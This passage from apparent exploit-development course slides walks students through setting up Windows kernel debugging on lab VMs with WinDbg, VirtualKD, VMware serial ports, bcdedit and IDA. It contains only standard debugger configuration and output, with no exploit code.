This slide shows an example of some of the extensibility of WinDbg. Here we have set up WinDbg debugging through IDA, and are able to run corelanc0d3r's mona.py tool through this interface. We will work with this tool later on in the course. The mona.py tool was written by the corelan.be team, led by Peter Van Eeckhoutte in Belgium who is one of the most passionate security gurus this author has had the pleasure of knowing. There are many useful extensions, some of which we will work with as we progress through the material.



## Module Summary

---

- Setting up Kernel debugging
- Introduction to the Microsoft WinDbg debugger
- Barely scratched the surface
- We will be working with this debugger coming up in the course
- Very useful to combine IDA and WinDbg for Windows Kernel debugging

Sec760 Advanced Exploit Development for Penetration Testers

### **Module Summary**

In this module, we introduced Kernel debugging and the WinDbg debugger by Microsoft, covering some of its capabilities. We will be working a lot with this debugger moving forward.

## Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Kernel
- Kernel Exploit Mitigations
- Debugging the Windows Kernel and WinDbg
  - Exercise: Windows Kernel Debugging
  - Exercise: Diffing the MS13-018 Patch
  - Kernel Debugging and Exploiting MS13-018
- Windows Kernel Attacks
- Exploiting MS11-080
  - Exercise: Exploiting MS11-080
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Windows Kernel Debugging

In this section, you will perform an exercise to set up Kernel debugging between your host OS and a 32-bit target VM, as well as a 64-bit target VM. You may also choose a couple of other set up options, possibly with mixed results.

## Exercise: Windows Kernel Debugging

- **Target: Windows 7 and Windows 8 Virtual Machine's**
  - You will need to be able to perform Kernel debugging on both 32-bit and 64-bit VM's | You must install WinDbg from Microsoft
  - The optimal method is to have a Windows 7 or 8 host running VMware Workstation, as suggested in the course requirements
  - Alternatively, you may configure one VM as the debugger and another as the debuggee with Workstation, VMware Fusion with debugging between VM's, or VirtualBox
- **Goals:**
  - Successfully set up Kernel debugging from one system to another in order to move forward with today's exercises

If you have a licensed copy of IDA you may want to take advantage of using IDA as a front-end during your Kernel debugging. If you do not, you will need to use WinDbg only.

### Exercise: Windows Kernel Debugging

We have two VM targets in this exercise where we want to successfully get Windows Kernel debugging properly working. One target is a 32-bit Windows 7 system that you were required to bring to class. The other option is either a Windows 7 64-bit VM or a Windows 8 64-bit VM. As suggested in the course requirements, the best option is to have a Windows 7 or 8 host OS, running VMware Workstation which will contain the target VM's to debug. Alternatively, you may configure one VM as the debugger and another as the debuggee with Workstation, VMware Fusion with debugging between VM's, or VirtualBox. Each option, in the listed order, can come with complexities and may slow down your ability to quickly get up and running with Kernel debugging. If you chose to bring a system which cannot support the recommended set up, please keep in mind that you have been warned about possible issues.

Our goal is to get Kernel debugging up and running on Windows so that we can continue through today's material. You may choose to use IDA as a front-end to WinDbg if you have a licensed copy. Instructions are provided in this module. If you do not have a licensed copy of IDA, you will need to stick with using WinDbg natively. This will not pose any problems as IDA uses WinDbg as well. The trial and freeware version of IDA do not support Kernel debugging.



## Exercise: Note About Setup

- The instructions on the following slides step you through setting up Kernel debugging between a Windows host OS and various virtual machines using VMware Workstation
- The next easiest option is by going between VM's using VMware Workstation (One VM should be dedicated as your debugger VM)
  - Please see: <http://www.ndis.com/ndis-debugging/virtual/vmwaresetup.htm>
- Limited instructions are provided for using VMware Fusion or VirtualBox for Windows Kernel debugging
  - For Fusion please see: <http://robot5five.blogspot.com/2009/11/vmware-fusion-and-kernel-debugging.html>
  - For VirtualBox please see: [https://www.virtualbox.org/wiki/Windows\\_Kernel\\_Debugging](https://www.virtualbox.org/wiki/Windows_Kernel_Debugging)

See notes for help!!!

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Note About Setup

As previously mentioned, the ideal set up is to use a Windows host OS running VMware Workstation. The instructions in this section will walk you through this set up. The second easiest option is to debug a target Windows VM from another Windows VM, serving as the debugger VM. If your host OS is Windows, this setup should not pose many additional steps. Please see the following link for help with this setup option if you experience any issues. <http://www.ndis.com/ndis-debugging/virtual/vmwaresetup.htm>

Instructions are not provided for using VMware Fusion or VirtualBox to perform Windows Kernel debugging. Depending on the version of Fusion and VirtualBox you are using, there are many different roadblocks you may experience. Please see the following links for help with these set up options, though additional steps and troubleshooting may be required.

For Fusion please see: <http://robot5five.blogspot.com/2009/11/vmware-fusion-and-kernel-debugging.html>

For VirtualBox please see: [https://www.virtualbox.org/wiki/Windows\\_Kernel\\_Debugging](https://www.virtualbox.org/wiki/Windows_Kernel_Debugging)

For Linux and Mac OSX users, please see the document titled, "Remote Kernel Debugging VMware Fusion and Linux.docx" in your 760.4 folder. This file was kindly provided by Victor Westbrook of Offensive Logic with the help of Jamie Baxter. It shows you simple instructions and configuration settings that worked well in the initial SEC760 beta run in October, 2013. Your experience may differ; however, please use this document and the aforementioned links.



## Exercise: Install WinDbg

- If you have not already done so, please install WinDbg from Microsoft
  - You will need to use Windows 7 Debugging Tools for Windows as opposed to the version for Windows 8.1
  - This is due to the fact that XP and Server 2003 are no longer supported
    - Please go to the following location and install WinDbg:  
<http://www.microsoft.com/en-us/download/details.aspx?id=8279>
    - As it says at the link, "If you want to download only Debugging Tools for Windows, install the SDK, and, during the installation, select the **Debugging Tools for Windows** box and clear all the other boxes." <http://msdn.microsoft.com/en-us/library/windows/hardware/ff551063%28v=vs.85%29.aspx>

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Install WinDbg

If you have not already done so, please install WinDbg from Microsoft. Please download and install from the following link: <http://www.microsoft.com/en-us/download/details.aspx?id=8279> You need to install Windows 7 Debugging Tools for Windows as support for XP and Server 2003 is not available on the version for Windows 8.1. Feel free to upgrade later on after the XP Kernel debugging exercise further along in this section. As stated at <http://msdn.microsoft.com/en-us/library/windows/hardware/ff551063%28v=vs.85%29.aspx>, "If you want to download only Debugging Tools for Windows, install the SDK, and, during the installation, select the **Debugging Tools for Windows** box and clear all the other boxes."

## Exercise: Option 1 – VirtualKD

The following few slides contain  
instructions for using VirtualKD for  
Kernel debugging

Sec760 Advanced Exploit Development for Penetration Testers

### **Exercise: Option 2 – VMware Serial Ports**

The following slides contain the instructions for using VirtualKD for Kernel debugging. You may choose this option or Option 2 to use VMware serial ports only. Please see justification and information for each on the next slide.

## Exercise: Option 1 - VirtualKD

- If your host is Windows, you may choose to use VirtualKD by SysProgs
- Some users have gotten working configurations between Windows guests on a Linux host; however, this option is not supported in class due to ease of setup and repeatability
  - If you would like to pursue this unsupported option, you may attempt to get help from the forums at: <http://forum.sysprogs.com/>
  - The preferred option that has had more class success is to utilize the information and links provided on the previous slide for Linux and Mac users using VMware serial ports
- The alternative option, "Option 2," is to use VMware serial ports, which is described in detail in the coming slides
- You are not required to use VirtualKD and can use Option 2

Sec760 Advanced Exploit Development for Penetration Testers

### Option 1 – VirtualKD

The first option to get Windows Kernel debugging set up on your system is to use VirtualKD by SysProgs. You are given two options to get Kernel debugging working, Option 1 with VirtualKD, and Option 2 with VMware serial ports. You are being given two options for a couple of reasons. First, running VirtualKD between two Windows guests running in VMware Fusion, VirtualBox, or VMware Workstation on Mac OSX or Linux can be problematic and is not supported in this course. The other reason is to provide you with a non-3<sup>rd</sup> party option by using only VMware products and not requiring the use of the SysProgs tools. This choice is left up to the student.

If you are using a Windows host OS to remotely debug VM's through VirtualBox or VMware, please note that VirtualKD is an easier option, and faster.



## Exercise: Option 1 – VirtualKD (2)

- The folder "VirtualKD-2.8" exists in your 760.4 folder
  - In the subfolder titled "target" is an executable called "vminstall"
  - Copy this file to the desired Windows VM to be debugged
  - Run the executable on the VM, accept the defaults listed in the GUI, and click on "Install," then reboot the guest
  - On the Windows host, run vmmon.exe or vmmon64.exe, and set the "Debugger Path" to point to WinDbg
  - Restart the virtual machine and it should appear in the vmmon GUI with "yes" listed under the OS column
  - If debugging Windows 8 you must disable driver signing at boot up as stated by the tool (It will remind you repeatedly to make it easy!)

Sec760 Advanced Exploit Development for Penetration Testers


### Exercise: Option 1 – VirtualKD (2)

In your 760.4 folder is a folder titled, "VirtualKD-2.8." Go to that folder and open up the subfolder titled, "target." Copy the executable titled, "vminstall" from this folder to the desired Windows virtual machine where you would like to perform Kernel debugging. Once copied, run the executable. Accept all default settings and click on "Install." You will then need to reboot.

Go to your Windows host OS and run the program "vmmon" if on a 32-bit host, or "vmmon64" if on a 64-bit host. The program is located in the main "VirtualKD-2.8" folder under 760.4. Once the "vmmon" program GUI appears, click on "Debugger Path" and point it to the location on your file system of the WinDbg executable. You may already see that any virtual machines you have running appear in the GUI. Reboot the virtual machines where you ran "vminstall." When it reboots it should pause on start up. Under the "OS" column in the "vmmon" tool, it should say "yes." If not, something likely went wrong. Please visit <http://virtualkd.sysprogs.org/tutorials/install/> for help. If "yes" appears WinDbg may have already magically appeared. If not, you may need to click on the VM in the GUI and click "Run debugger." WinDbg should appear and you should be ready to go for Kernel debugging. Repeat the process for your 64-bit Windows 7 or Windows 8 VM, as well as Windows XP. Once completed, you may now skip over Option 2, to the slide that is titled, "Exercise: WinDbg and Symbols."



## Exercise: Option 1 – VirtualKD (3)



### Exercise: Option 1 – VirtualKD (3)

On this slide is a screenshot of VirtualKD working properly.

## Exercise: Option 2 – VMware Serial Ports


The following few slides contain  
instructions for using VMware  
serial ports for Kernel debugging

Sec760 Advanced Exploit Development for Penetration Testers

### **Exercise: Option 2 – VMware Serial Ports**

The following slides contain the instructions for using VMware serial ports for Kernel debugging.

## Exercise: Adding a Serial Port (1)




### Exercise: Adding a Serial Port (1)

With VMware Workstation open, but the target VM powered down, click on “VM” followed by “Settings.” Click on the “Add...” button at the bottom of this screen. This brings up the “Add Hardware Wizard.” From there, click on “Serial Port” and click “Next >.”

## Exercise: Adding a Serial Port (2)

- Output to named pipe



Sec760 Advanced Exploit Development for Penetration Testers


### Exercise: Adding a Serial Port (2)

On the next screen, click the option, "Output to a named pipe" and click "Next >."



## Exercise: Adding a Serial Port (3)

- Accept default pipe name unless the port is taken
- Select "This end is the server"
- Select "The other end is an application"




Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Adding a Serial Port (3)

On the next screen, try accepting the default "Named pipe" that is populated in the field. This will likely be, "\\.\pipe\com\_1" or "\\.\pipe\com\_2." Make sure that the two drop down boxes show as "This end is the server," and "The other end is an application." If you are debugging between two VM's with VMware Workstation, the debugger side should have these same settings, while the target VM to be debugged should have the same pipe name, with the drop down boxes showing, "This end is the client," and "The other end is a virtual machine."

## Exercise: Adding a Serial Port (4)

- Once the port has been created
  - Under I/O mode, check the box that says, "Yield CPU on poll"
  - Per VMware, *"This configuration option forces the affected virtual machine to yield processor time if the only task it is trying to do is poll the virtual serial port."*



Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Adding a Serial Port (4)

Once you have created the port, make sure that the "Yield CPU on poll" checkbox is checked. Per VMware, *"This configuration option forces the affected virtual machine to yield processor time if the only task it is trying to do is poll the virtual serial port."*

## Exercise: Configuring Boot Configuration Data

- Open an Administrative command shell
  - *bcdedit /set {current} debug yes*
  - *bcdedit /set {current} debugtype serial*
  - *bcdedit /set {current} debugport <serial port assigned>*
  - *bcdedit /set {current} baudrate 115200*
  - Reboot the system
  - Or...
    - *bcdedit /dbgsettings serial dbgport:X baudrate:115200*

See notes for Server 2003 and other older Operating Systems

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Configuring Boot Configuration Data

Next, power up the target VM to be debugged. Once you have the VM open, bring up an Administrative command shell. Run the following boot configuration data commands using the bcdedit tool.

```
bcdedit /set {current} debug yes
```

```
bcdedit /set {current} debugtype serial
```

```
bcdedit /set {current} debugport <serial port assigned> #e.g. debugport 1
```

```
bcdedit /set {current} baudrate 115200
```


Each command should complete successfully. Once finished, reboot the system. Alternatively, you may be able to issue the commands all in one line by typing, “bcdedit /dbgsettings serial dbgport:X baudrate:115200,” where “X” is the serial port. To be consistent with other students, just use the first set of commands and skip this one.

If you are connecting to an older system, such as Windows Server 2003, the VM configuration is still the same, but the debuggee settings are different. You must open up the boot.ini file located in the root of the C drive. Add the following line after the existing line in the file (Be sure to specify the appropriate COM port.):

```
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows Server 2003, Enterprise DEBUG"  
/noexecute=optout /fastdetect /debug /debugport=com1 /baudrate=115200
```

## Exercise: Boot up the Debugging-Enabled Virtual Machine

- If you have properly set up the target system, you may see the following screen at boot (Windows 8 may not show this screen)



- You should now be able to connect with WinDbg

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Boot Up the Debugging-Enabled Virtual Machine

Depending on the OS, when rebooting you may get the screen shown on the slide. Simply press "Enter" to proceed. In this author's experience, Windows 8 does not seem to show this screen.




## Exercise: WinDbg and Symbols

- Under File, Symbol File Path, enter in:
  - `srv*c:\<folder for symbols>*http://msdl.microsoft.com/download/symbols`
- We're setting two paths:
  - The local path "c:\" copies necessary symbols to that location from MS and "HTTP" to the symbol store
- Click File, Kernel Debug
- Set the right COM port
- `\\.\pipe\Com_2`

Substitute your COM port

This setting is critical



Sec760 Advanced Exploit Developm

### Exercise: WinDbg and Symbols


Now that the Debuggee system is booted with support for Kernel debugging enabled, start up WinDbg on the debugger system. You may have already performed this step previously, but it is here just in case. Click on "File," "Symbol File Path," and enter in:

`srv*c:\<folder for symbols>*http://msdl.microsoft.com/download/symbols` #Where it says <folder for symbols>, specify your local symbol path.

In the above command we are setting up two paths. The local path for where WinDbg should store debugging information, and the HTTP path to the Microsoft Symbol Store. Once you have completed or verified that the symbol configuration is set up, click on "File," "Kernel Debug." Make sure that the proper pipe name is set in the "Port" field. On the slide, it is set to "`\\.\pipe\Com_2`." Verify that the baud rate is set to 115200 and that the Pipe checkbox is checked. Now click "OK."

## Exercise: Connect to the Target

- Once the COM port opens, click Debug, Break



```
Command - Kernel 'comport=\\.\pipe\com_2,baud=115200,pipe,reconnect' - WinDbg:6.2.9200.16384
Built by: 7600.16385.x86fre.win7_rtm.090713-1255
Machine Name:
Kernel base = 0x02000000 PsLoadedModuleList = 0x02950810
Debug session time: Fri Aug 24 14:13:56.728 2012 (UTC - 7:00)
System Uptime: 0 days 0:06:02.078
Break instruction exception - code 80000003 (first chance)
*****
* You are seeing this message because you pressed either *
* CTRL+C (if you run console kernel debugger) or, *
* CTRL+BREAK (if you run GUI kernel debugger). *
* on your debugger machine's keyboard. *
*
* THIS IS NOT A BUG OR A SYSTEM CRASH *
*
* If you did not intend to break into the debugger, press the "g" key, then *
* press the "Enter" key now. This message might immediately reappear. If it *
* does, press "g" and "Enter" again. *
*
*****
nt!RtlpBreakWithStatusInstruction 82673394 cc int 3
kd>
```

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Connect to the Target

You should get a message from WinDbg saying:

Opened \\.\pipe\Com\_2

Waiting to reconnect..

At this point we need to click on “Debug,” “Break.” If working properly you should get a result similar to what is on the slide. WinDbg tells us that this is not a bug or system crash; rather, it is the debugger forcing an interrupt per our request. You should see a Kernel memory address, such as anything >0x80000000 on a 32-bit system, or anything >0xFFFFF08000000000 for 64-bit.

If you are going from a 64-bit Windows 8 host to a 64-bit Windows 8 guest, or guest-to-guest with these same OS', please see the following link: <http://social.msdn.microsoft.com/Forums/windowsdesktop/en-US/e7f08331-cf7a-49cf-91b5-37acf8ae304a/windbg-cannot-connect-to-vmware-virtual-machine> You may need to run an option such as, “windbg.exe -d -k com:pipe,port=\\.\pipe\Com\_2,reconnect”

## Exercise: Setting the Process Context

- Press F5 to let the VM continue, start up cmd.exe, Break

```
kd> !process 0 0 cmd.exe
PROCESS 846b23a0 SessionId:1 Peb:7ffd3000 ParentCid: 0e24
  DirBase: 3ecf0180  ObjectTable: 9fd52ea0 HandleCount: 22.
  Image: cmd.exe
kd> .process /i /p 846b23a0
You need to continue execution (press 'g') for the context
to be switched. When the debugger breaks in again, you will be
in the new process context.
kd> g
Break instruction exception - code 80000003 (first chance)
nt!RtlpBreakWithStatusInstruction:
8286b394 cc          int      3
kd> .reload
Connected to Windows 7 7600 x86 compatible target at (Sat May
Loading Kernel Symbols
```

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Setting the Process Context

Next, let's try setting the process context for a specific executable. If the VM is still paused by the WinDbg, press F5 so that it can continue. Once it is running, go into the VM being debugged and start up cmd.exe. Now go back to WinDbg and click on "Debug," "Break." Let's first find the cmd.exe process. Type in:

```
kd> !process 0 0 cmd.exe
PROCESS 846b23a0 SessionId:1 Peb:7ffd3000 ParentCid: 0e24
  DirBase: 3ecf0180  ObjectTable: 9fd52ea0 HandleCount: 22.
  Image: cmd.exe
```

Some of the output has been truncated in these commands to ensure they fit. Importantly, we see the Executive Process (EProcess) block address of "846b23a0" for the cmd.exe process. To switch into that process, enter (Note that the address will be different on your system):

```
kd> .process /i /p 846b23a0
```

You need to continue execution (press 'g') for the context to be switched. When the debugger breaks in again, you will be in the new process context.

```
kd> g
```

Break instruction exception - code 80000003 (first chance)

nt!RtlpBreakWithStatusInstruction:

8286b394 cc int 3

WinDbg should now be looking at the context of `cmd.exe`. We had to type "g" and enter to force the switch. Next, we want to issue the following command to reload symbols for that context:

kd> **.reload**

Connected to Windows 7 7600 x86 compatible target at (Sat May  
Loading Kernel Symbols

.....



## Exercise: Viewing the PEB

```
kd> !peb
PEB at 7ffd3000
  InheritedAddressSpace: No
  ReadImageFileExecOptions: No
  BeingDebugged: No
  ImageBaseAddress: 4a390000
  Ldr: 77407880
  Ldr.Initialized: Yes
  Ldr.InInitializationOrderModuleList: 00341818 . 003522e0
  Ldr.InLoadOrderModuleList: 00341788 . 003522d0
  Ldr.InMemoryOrderModuleList: 00341790 . 003522d8
      Base TimeStamp      Module
  4a390000 Jul 2009 C:\Windows\system32\cmd.exe
  77330000 Jul 2009 C:\Windows\SYSTEM32\ntdll.dll
  758d0000 Jul 13 2009 C:\Windows\system32\kernel32.dll
  75730000 Jul 13 2009 C:\Windows\system32\KERNELBASE
  **** TRUNCATED
  SubSystemData: 00000000
  ProcessHeap: 00340000
```

### Exercise: Viewing the PEB

Now that we are in the context of cmd.exe, we can see all of its virtual address space and look around. Issue the following command to view the Process Environment Block (PEB):

```
kd> !peb
PEB at 7ffd3000
  InheritedAddressSpace: No
  ReadImageFileExecOptions: No
  BeingDebugged: No
  ImageBaseAddress: 4a390000
  Ldr: 77407880
  Ldr.Initialized: Yes
  Ldr.InInitializationOrderModuleList: 00341818 . 003522e0
  Ldr.InLoadOrderModuleList: 00341788 . 003522d0
  Ldr.InMemoryOrderModuleList: 00341790 . 003522d8
      Base TimeStamp      Module
  4a390000 Jul 2009 C:\Windows\system32\cmd.exe
  77330000 Jul 2009 C:\Windows\SYSTEM32\ntdll.dll
  758d0000 Jul 13 2009 C:\Windows\system32\kernel32.dll
  75730000 Jul 13 2009 C:\Windows\system32\KERNELBASE
  **** TRUNCATED
  SubSystemData: 00000000
  ProcessHeap: 00340000
```

Feel free to disconnect when finished.

## Exercise: Repeat for 64-bit

- Repeat the previous steps for your 64-bit Windows 7 or Windows 8 VM, using 64-bit WinDbg
  - C:\Program Files (x86)\Windows Kits\8.0\Debuggers\x64
- It is best to pause the VM that is currently not being debugged, else you may have COM issues
- WinDbg 64-bit output after connecting:

```
Opened \\.\pipe\Com_2
Waiting to reconnect...
Connected to Windows 8 9200 x64 target at (Sat May 4
12:36:42.178 2013 (UTC - 7:00)), ptr64 TRUE
Kernel Debugger connection established.
```

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Repeat for 64-bit

Assuming that you have completed these steps successfully on your 32-bit Windows 7 VM, repeat the steps on your 64-bit Windows 7 or Windows 8 VM. Use the 64-bit version of WinDbg. It is best to suspend the virtual machine not being debugged so that the COM port is not in use. On the slide is example output of a 64-bit Windows 8 system after successfully connecting with WinDbg.

## Exercise: WinDbg with IDA (1)

- One of the debugging options supported by IDA is WinDbg. **You MUST have a licensed copy...**
- Before starting this debugging option you must have installed Debugging Tools for Windows
- It is also beneficial to create the following environment variable for debugging symbols
  - Variable Name: `_NT_SYMBOL_PATH`
  - Value: `srv*C:\Symbols*http://msdl.microsoft.com/download/symbols`
- Enter a `PATH` environment variable so IDA can find WinDbg

Perform the above steps now...


Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: WinDbg with IDA (1)

If you have a licensed copy of IDA, you can use WinDbg as a front-end for Kernel debugging on Windows. If you do not have a licensed copy of IDA, please stick with native WinDbg for the remainder of the day. In order to use IDA as the front-end to WinDbg you must have already installed Debugging Tools for Windows. To avoid issues, it is strongly recommended that you set up an environment variable called `_NT_SYMBOL_PATH` and set the value to “`srv*C:\Symbols*http://msdl.microsoft.com/download/symbols`.” Be sure to replace the local path to your symbol folder accordingly. Once you have set this up, modify the `PATH` environment variable to also point to the location of WinDbg inside of Program Files.

## Exercise: WinDbg with IDA (2)

- Open IDA. Go to Debug, Attach, Windbg debugger



- Click on "Debug options," then "Set specific options," and select the radio button, "Kernel mode debugging," and then click OK

Sec760 Advanced Exploit Development for Penetration Testers


### Exercise: WinDbg with IDA (2)

Now that you have set up your environment variables, open IDA and go to "Debug," "Attach," "Windbg debugger." The pop-up box shown on the slide should appear. First, make sure that the line "com:port=\\.\pipe\Com\_2.pipe" is shown in the "Connection string." Adjust the port number according to your settings. Next, click on "Debug options," followed by "Set specific options," and select the radio button up top that says, "Kernel mode debugging." Click OK.



## Exercise: WinDbg with IDA (3)


- This box should appear, showing <Kernel>



WINDBG

Click OK, this should appear at the bottom of IDA

- If symbols are set up properly, IDA should retrieve them



Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: WinDbg with IDA (3)

After clicking OK, if set up properly, you should get the box shown on the top left of the screen. This box shows an ID of 0 and a Name of <Kernel>. Click OK and the interactive box at the bottom of IDA should read as WINDBG as opposed to IDC or Python. If symbols were properly set up you should see a box appear like on the bottom of the slide, showing various modules loading or being resolved.

## Exercise: IDA Patch and 64-bit Kernel Debugging (1)

- A bug was reported with IDA 6.4 and its ability to switch between user-mode and kernel-mode debugging
- A patch is available in your course 760.4 folder if needed, in a folder titled "windbg\_user"
  - You need to copy both files into your IDA "plugins" folder
